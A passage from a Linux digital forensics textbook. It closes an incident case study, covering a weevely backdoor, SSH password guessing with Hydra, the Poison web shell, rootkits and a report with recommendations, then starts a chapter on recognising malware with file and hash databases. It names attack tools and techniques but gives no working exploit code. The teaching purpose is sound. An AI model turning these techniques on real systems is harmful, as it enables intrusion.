

FIGURE 9.22

Obfuscated PHP code from the weevely PHP SSH backdoor.

If you look closely enough, you will see the weevely password “hacked” is embedded in this code, which is also obfuscated.

Further analysis of the time reveals that Hydra was run a few times on the 4th of May. Some of the packet captures created by the webmaster, after a problem was suspected, were also analyzed. There seems to have been a test of the dropbear backdoor on port 44965 in this capture, but most traffic seems to be coming directly on port 22. Some of this traffic is shown in Figure 9.23.



FIGURE 9.23

Some of the traffic captured from the PAS subject system. The bottom four packets appear to be a test of the dropbear backdoor. The remaining packets in this capture are on the normal SSH port 22.

Partial results from running the query `select * from logins order by start;` are shown in Figure 9.24. The highlighted entries are around the time of the breach. A complete analysis of this information reveals that only John and Michael have been logging on to the system. This indicates that either John's password has been compromised or that the attacker is not logging in directly. The other evidence gathered so far points to the latter.



FIGURE 9.24

Login information from the PAS subject system.

Running this query of failed logins `select * from login_fails order by start;` paints a different picture. There is a long string of failed login attempts for John up until 23:07:54 on the 3rd of May. When combined with a successful remote login by John at 23:10:11 that day, it would appear that John's account has been compromised. The failed logins are shown in Figure 9.25. At this stage it would appear that the initial compromise was the result of a webserver vulnerability. Once the attacker had his or her foot in the door, additional attacks were performed resulting in at least one compromised password.



FIGURE 9.25

Failed login attempts. The failed attempts happen repeatedly until 23:07:54. Consultation with the information from Figure 9.24 indicates that the password was compromised.

While the bash history from .bash_history files doesn't have timestamps, like the history from Volatility, it can still provide useful information. As shown in Figure 9.26, John's account was used to download and install two additional rootkits, that we have not yet discovered. The first one is a web shell called Poison, that was installed on the webserver as index2.php. The second one is called RK.

FIGURE 9.26

Evidence of the installation of two additional rootkits.

A listing of PHP files in the document root and the start of the index2.php file are shown in Figure 9.27. The index2.php claims to be the Poison Shell 1.0 by Doddy Hackman. Notice that the timestamp on index2.php is from 2013, unlike some of the other pieces of malware discovered so far that didn't alter the timestamps.



FIGURE 9.27

Evidence that the Poison Shell 1.0 has been installed on the subject system.

We see a hidden directory called ".rk" that is used to store the RK rootkit. Because we have the subject's filesystem mounted, we can use the command `find <mount point> -type d -name '.*'` to locate all hidden directories. The results of running this command against the PAS subject system are shown in Figure 9.28. Note that the ".rk" directory is not listed. This directory must have been deleted later. Furthermore, no new suspicious directories are found.

FIGURE 9.28

Hidden directories on the PAS subject system.

MISCELLANEOUS FINDINGS

Running the out-of-sequence-inodes.sh script from Chapter 7 on the /sbin directory revealed nothing interesting. As with our first case, running this script on the /bin directory allows the Xing Yi Quan rootkit to be easily seen. Partial output from this command is shown in Figure 9.29.



FIGURE 9.29

Out of sequence inodes for a recently added rootkit.

After you inform Dr. Potslar of the excessive requests for dns-lookup.php on May 3, he passes this information along to the webmaster. The webmaster then has a look at this code with the help of a friend from the local Open Web Application Security Project (OWASP) chapter which he has recently joined. They discover a code execution vulnerability on this page.

SUMMARY OF FINDINGS AND NEXT STEPS

You are now ready to write up your report for PAS. Your report should normally include an executive summary of less than a page, narrative that is free of unexplained technical jargon, and concrete recommendations and next steps (possibly with priority levels if it makes sense). Any raw tool outputs should be included in an appendix or appendices at the end of the report, if at all. It might make sense to burn all of this to a DVD, which includes tool outputs and your database files.

What should you do with the subject hard drive and your image? That depends on the situation. In this case there is very little chance of ever finding the attacker. Even if the attacker were found, he or she would quite possibly in a jurisdiction that would make prosecution difficult or impossible. If this is not the case, a lawsuit might be a bad business decision given the costs involved (both money and time). No customer information is stored on the PAS subject machine. The vast majority of the company's sales occur at various conferences and trade shows. Customers wanting to buy products from the website are directed to call or e-mail the company. Given all of this, you might as well return the hard drive to the company. The image can be retained for a reasonable time, with the cost of the backup drive containing the image and all other case-related files included on your bill to PAS.

Summary of findings:

- On the evening of May 3, an attacker exploited a vulnerability in the dns-lookup.php file on the webserver.
- The attacker likely used the access gained to gather information about the system. The details of what he or she did are not available because parameters sent to web pages are not recorded in the logs.
- After repeated failed SSH login attempts using John's account shortly after the breach (many of which occurred in the same minute), the attacker successfully logged in using John's account. An online password cracker, such as Hydra, was likely used. The fact that attacker was successful so quickly suggest that John has a weak password.
- The attacker installed at least three rootkits or backdoors on the system.
- There is evidence to suggest that the attacker attempted to crack other passwords. Michael's account was used on one occasion which suggests his password may have been cracked. A command to crack Sue's password was found in history files. It is unknown if the attack against her password was successful as her account has never been used to log in to this machine.
- The attacker seems to have primarily worked via using SSH to remotely log in with John's account, which has administrative privileges.
- The attacker created a bogus account with a username of mysqll. This account had administrative privileges. On one occasion the attacker logged in remotely as Michael and then switched to the mysqll account.

Recommendations:

- Urgent: Fix the vulnerability in dns-lookup.php
- Urgent: All users must change passwords to something secure. It is recommended that new passwords are verified to not be in the rockyou.txt password list.
- Important: Examine the entire website for other vulnerabilities. It is recommended that all items on the OWASP Top 10 list (https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project) be checked at a minimum.
- Recommended: Install Snort or other Intrusion Detection System on the new webserver.
- Recommended: Support the webmaster in his efforts to learn more about website security.
- Recommended: Limit accounts on the webserver to the bare minimum. Several accounts on this server appear to be unused (i.e. Sue's account which was targeted by the attacker).
- Recommended: Periodic review of logs with emphasis on the Apache and MySQL logs. The initial breach might have been detected by such a review.
- Recommended: Periodic penetration tests should be performed. If hiring a penetration tester is not economically feasible, at a minimum, the webmaster or other PAS employee should become familiar with and use several web vulnerability scanners.

SUMMARY

In this chapter we walked through an attack that was slightly more sophisticated than the PFE attack discussed earlier in this book. We found that the same techniques could be employed, regardless of the sophistication level of the attacker. Getting the full picture of the attacker's actions required the use of live analysis, memory analysis, and filesystem analysis. We were able to research the malware installed to discover its functionality. In the next chapter, we will discuss how to analyze unknown executables. Our conversation will include determining if unknown files are actually malware.

CHAPTER

10

Malware

INFORMATION IN THIS CHAPTER:

- The file command
- Using hash databases to identify malware
- Using strings to gather clues
- The nm command
- The ldd command
- Using readelf to get the big picture
- Using objdump for disassembly
- Using strace to track system calls
- Using ltrace to track library calls
- Using the GNU Debugger
- Obfuscation techniques

IS IT MALWARE?

You've discovered a file left by an attacker on the subject system. Naturally, you want to know if it is some sort of malware. The first thing you want to do is classify the file. Is it an executable or some sort of data file? If it is executable, what does it do? What libraries does it use? Does it connect to the attacker across the network?

While this is not a book on reverse engineering Linux malware, the information from this chapter should be sufficient for you to distinguish malware from benign files and glean a high-level understanding of what types of functions malware performs. From your client's perspective, they do not care what the malware does or how many clever techniques were used by the programmer. Their biggest concern is what information may have been compromised as the result of the malware. This should be your biggest concern as well. In some cases, you may need to do some investigation of the malware to help you determine the extent of the damage.

The file command

Unlike Windows, which stupidly uses file extensions to determine file type, Linux is smart enough to determine what a file is by looking at its file signature. The Linux `file` command is used to display the file type to the user. The `file` command goes way beyond providing information on a file's extension.

The results of running `file` on some of the files associated with the Xing Yi Quan

rootkit from the PAS subject system are shown in Figure 10.1. Notice that `file` is able to distinguish between the install, README, and xingyi_addr.c files, which are an executable Perl script in ASCII text, a plain ASCII text file, and a C source file in ASCII text, respectively. Compare this to Windows, which cannot distinguish install from README, because there is no file extension (which normally indicates a directory for Windows).

FIGURE 10.1

Results of running the file command on rootkit files saved from the PAS subject system.

The information provided for binary files is much more specific. Here we see that the binaries are 64-bit Executable and Linkable Format (ELF) files for little endian (LSB) systems based on the System V branch of UNIX (Linux is such a system). They are also dynamically linked, meaning they use shared libraries, as opposed to statically linking all the code they need in the executable (which would make it huge). The file is compatible with kernel versions 2.6.24 and higher. The files have not been stripped of the debugging symbol information. A Secure Hash Algorithm (SHA) hash for each binary build identifier is also given.

As you can see, this one command provides quite a bit of information. If `file` doesn't identify the suspicious file as an executable binary or a script, it is probably some sort of data file, or a component that was used to build some malware. For files that are not executable, there are ways of telling if executables use a file. These methods will be discussed later in this chapter (although there are also ways of obscuring this from would-be reverse engineers).

Is it a known-bad file?

A number of organizations maintain databases of known malware MD5 and SHA hashes. Naturally, most of these hashes pertain to Windows, the king of malware, but many databases list Linux malware as well. Some of these databases must be downloaded and others must be accessed online. One of the online databases that is accessible via multiple services is the Malware Hash Registry (MHR) maintained by Team Cymru (http://team-cymru.org/MHR.html).

One of the nice things about MHR is that it uses both MD5 and SHA hashes. The SHA hash is easily calculated using `sha1sum <filename>`. Perhaps the easiest way to use the MHR is via the `whois` command. The whois service is normally used to lookup information on a web domain. The syntax for using this service to check a binary is `whois -h hash.cymru.com <MD5 or SHA hash>`. If the file is known, the UNIX timestamp for the last seen time, along with the anti-virus detection percentage is returned. The results of running this command against one of the Xing Yi Quan files are shown in Figure 10.2.



FIGURE 10.2

Checking a binary hash against the Malware Hash Registry.

Why didn't this return a hit? Recall that hash functions are designed such that changing a single bit radically changes the hash value. Many pieces of Linux malware are built on the victim machine, which makes it easy to hard code values such as passwords and addresses, while simultaneously changing any hash values.

The National Institute of Standards and Technology (NIST) maintains a large database of hashes known as the National Software Reference Library (NSRL). At present there are over 40 million MD5 hashes in this database. Updates to NSRL are released four times a year. In order to avoid the need to download this massive 6GB database and get more

frequent updates, a query server has been set up.

Using the NSRL query server requires the installation of a program known as `nsrllookup`. This program can be obtained from the following URL on github https://github.com/rjhansen/nsrllookup/archive/v1.2.3.tar.gz. This program is very easy to use. Simply pipe an MD5 hash to it like so, `md5sum <suspicious file> | nsrllookup`. If the hash is unknown, it will be echoed back to you. If you prefer to see only known hashes, add the -k flag. Running nsrllookup against a set of files is shown in Figure 10.3.

